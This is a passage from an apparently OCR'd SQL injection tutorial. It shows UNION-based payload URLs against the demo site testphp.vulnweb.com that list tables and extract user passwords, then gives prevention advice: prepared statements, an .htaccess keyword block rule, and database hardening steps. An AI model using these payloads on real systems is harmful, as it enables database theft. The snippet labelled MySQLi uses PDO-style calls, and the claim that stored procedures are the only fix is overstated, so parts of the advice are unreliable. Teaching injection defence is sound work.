
http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_sche

We got table 3: **categ**



//testphp.vulnweb.com/artists.php?artist=-1 union select 1,table_name,3 from information_schema.tables where table_schema=database() limit 3,1


We got table 4: **featured**



Use the concat function for selecting **pass** from table users by executing the following query through URL

http://testphp.vulnweb.com/artists.php?artist=-1 union select 1,group_concat(pass),3 from users

From the screenshot, you can read pass: **test**




CONCLUSION

How to Prevent SQL Injections

So far, we have explored the vulnerabilities in a web application that may lead to SQL injection attacks. An SQL injection vulnerability can be used by an attacker to read, modify, or even remove the contents of your database.
Additionally, it may also enable one to read a file on any location within the server and transfer the contents elsewhere. In this section, we explore various techniques to protect your web application and website against SQL injection attacks.

- **Escape User Inputs**

Generally speaking, it is a difficult task to determine whether a user string is malicious or not. Therefore, the best way to go about it is to escape special characters in user input.

❑ Use Prepared Statements

Alternately, you can use prepared statements to avoid SQL injections. A prepared statement is a template of an SQL query, where you specify parameters at a later stage to execute it. Here is an example of a prepared statement in PHP and MySQLi.

```
$query = $mysql_connection->prepare("select * from user_table where username = ? and password
= ?");
$query->execute(array($username, $password));
```

❑ Other Hygiene Checks to Prevent SQL Attacks

The next step in mitigating this vulnerability is to limit access to the database to only what is necessary.

For instance, connect your web application to the DBMS using a specific user, which has access to only the relevant database.
Restrict access of the database user to all other locations of the server. You may also wish to block certain SQL keywords in your URL through your web server. If you are using Apache as a web server, you can use the following lines of code in your .htaccess file to show a 403 Forbidden error to a potential attacker.
You should be careful before using this technique as Apache will show an error to a reader if the URL contains these keywords.

```
RewriteCond %{QUERY_STRING} [^a-
z](declare¦char¦set¦cast¦convert¦delete¦drop¦exec¦insert¦meta¦script¦select¦truncate¦update)[^a-z]
[NC]
RewriteRule (.*) - [F]
```

As an additional prevention tip, you should always use updated software. When a new version or a patch is released, the bugs that were fixed in the update are detailed in the release notes. Once the details of a bug are out in the public, running an old version of any software can be risky.


TOP METHODS TO PREVENT FROM SQL INJECTION BY ANY UNETHICAL HACKER

- **1. Isolate the Database Server**

❑ Production database servers should be isolated as much as possible from other applications and services. Dedicated DB servers have a smaller footprint and hence attack surface, and there's no need to worry about contending resources or conflicting traffic. Operating systems should be lean, with only the necessary services installed and running. Don't install other applications unless they are required by the database server.

Depending on the size of your environment, you should consider putting your SQL server in a restricted network segment/VLAN so that only authorized

2. Tailor the DB Installation



- Both MSSQL and MySQL offer tons of additional features, most of which you probably won't need for any particular instance. By removing the pieces you don't need, you reduce the possible inroads for exploitation. If you want to keep a feature around to play with that you aren't using yet, do it in a test or development environment— best to keep production locked down as much as possible, especially before determining what effects a new module may have on your environment.

3. Keep it Updated

- Both MSSQL and MySQL are regularly patched, so be sure to keep your version up to date. Most vulnerabilities that get exploited have been known for over a year, so installing security patches in a timely manner can prevent the majority of attacks by simply sealing up these flaws. Having a regular patching schedule and protocol can help to implement updates in a test environment so any negative effects can be discovered without interrupting production. Many shops lack this luxury and fly by the seat of their pants, installing updates directly into production and hoping for the best. Usually this works out, fortunately, but when it doesn't, it can go bad quickly, so at the very least understand your rollback options and procedure, as well as exactly what the patch is changing.

4. Restrict the DB Processes

- The user under which the database service runs determines the access database processes have to the rest of the server, including the filesystem, ability to execute programs, and so on. As with most Linux applications, MySQL will typically run under a dedicated mysql user account with minimal permissions to the rest of the server. You can verify this with a simple `ps` command, and make sure that MySQL hasn't been configured to run as root, which definitely happens, especially in extreme circumstances, troubleshooting an outage for example, and then isn't reconfigured once the crisis has been averted.
- But in Windows installations, MSSQL is often run as local system or an administrator account, allowing database processes, including stored procedures and command shell interfaces like xp_cmdshell, full access. Ideally, MSSQL should be run as a dedicated, non-administrator local account with minimal privileges. Newer MS installation wizards can even automate this step for you, so if you're installing a fresh server, be sure to configure this option. Other SQL services such as the SQL Agent should also run as restricted local accounts, with permissions given as needed, for example to a backup directory.

Failure to take this step can allow a compromised database server to compromise the rest of the machine and possibly infiltrate the network

5. Restrict SQL Traffic

- As mentioned in step one, database servers typically only have another server (or several) connecting to it. If this is the case, access to the server on the database ports should be blocked everywhere else. By only allowing SQL traffic to and from designated IP addresses, you can be sure that a malicious actor or infected client inside the firewall doesn't hammer away at your server. In some instances, clients will need to connect directly to the database server itself, for example with a thick client front end application. The same logic applies here, restricting those SQL connections to the specific IPs (or at least IP segment) that need it. Because these are endpoints, be sure to secure them properly, as malware can scan and attack SQL servers. You can handle this with iptables on Linux, the Windows firewall, or preferably, a dedicated firewall device.

6. Use Least Privilege When Assigning Permissions

- Database users, like users on any system, should only have as much access as they need to perform their duties, also known as the principle of least privilege. Stay away from “ALL” grants in MySQL and sysadmin role membership in MSSQL if possible. Consider granting read access to views instead of directly to tables, to protect sensitive fields if necessary. Stored procedures, maintenance plans and other automated tasks should be run as dedicated users with the appropriate permission set. This measure prevents any one piece of the database server, or any malicious or compromised user, from wrecking the whole system. Often times application instructions will have you put their users in a full access admin role. This is against general best practice and typically represents either sloppy programming that requires more access than it should, or a desire to remove security from support considerations, neither of which has your data’s best interest in mind, so always consider how implementing application accounts can affect your overall resiliency.

7. Set a Strong Admin Password

- In MSSQL, the `sa` account is used whenever mixed-mode authentication is selected. Microsoft recommends using Windows integrated auth, but many applications require mixed-mode to support their database users and connection strings. If you do have mixed-mode auth enabled, be sure to secure the `sa` account with a complex password to prevent it being brute forced.
- Similarly, the root user for MySQL should have a complex password. If someone is scanning your database server, the first thing they are going to do is try to login as the default admin account, so failure to lock it down can result in total system compromise.

8. Audit DB Logins

- Part of your overall logging and monitoring should include login auditing for your SQL database. At the very least, these records will prove useful in forensic situations, but if regularly monitored or even integrated into an automated notification system, repeated failed logins can alert of attacks and other issues before they become critical, allowing you to disable compromised users or change their passwords, while logging successful logins keeps a record of which admins, users and applications have connected, helping troubleshooting and change management.

9. Secure Your Backups

- Guess what? Your backups have the same data as your production databases and need to be secured with as much care as the server itself. This can mean locking down backup directories, restricting access to the server or storage hosting the data, physical security of removable media, network access to backups and reviewing who has access to perform and access backups. Just don't forget backups are part of your data ecosystem when it comes to security or someone might just go through the open window to get around the barricaded door.

10. Protect Against SQL Injection

- When a web application accepts user input and sends it to the database, unsanitized data can "inject" malicious code into the server and perform unauthorized tasks, including getting full shell access, depending on the server's configuration. There are several ways to mitigate these attacks, including step 6 above, restricting the ability users to perform unauthorized tasks, but there's really only one way to prevent them, and that's to utilize stored procedures instead of direct SQL queries for webapp interaction.
- Stored procedures only accept pre-established parameters and can only perform very specific functions, so they prevent the injection of data into a raw SQL query. This has been best practice for many years now, but many production applications still run code with SQLi vulnerabilities, one of the most commonly exploited vulnerabilities on the internet.

11. Continuous Visibility

- Getting everything setup and configured securely can save you a lot of trouble down the line. But the only way to ensure that your database system remains secure is to have constant visibility into its configuration state, with tests being run against a policy you create. This way, you will be notified when something changes, say a new db user added as a sysadmin or given db_owner permissions. Without something like this, you're essentially guessing that nothing has changed since you last checked, or even if you want to make sure, you have to manually gather your configuration information, which is both time consuming and ultimately futile, as to perform the same check in the future would require a replication of that effort. UpGuard offers continuous visibility into SQL database systems, as well as the rest of your servers and network devices.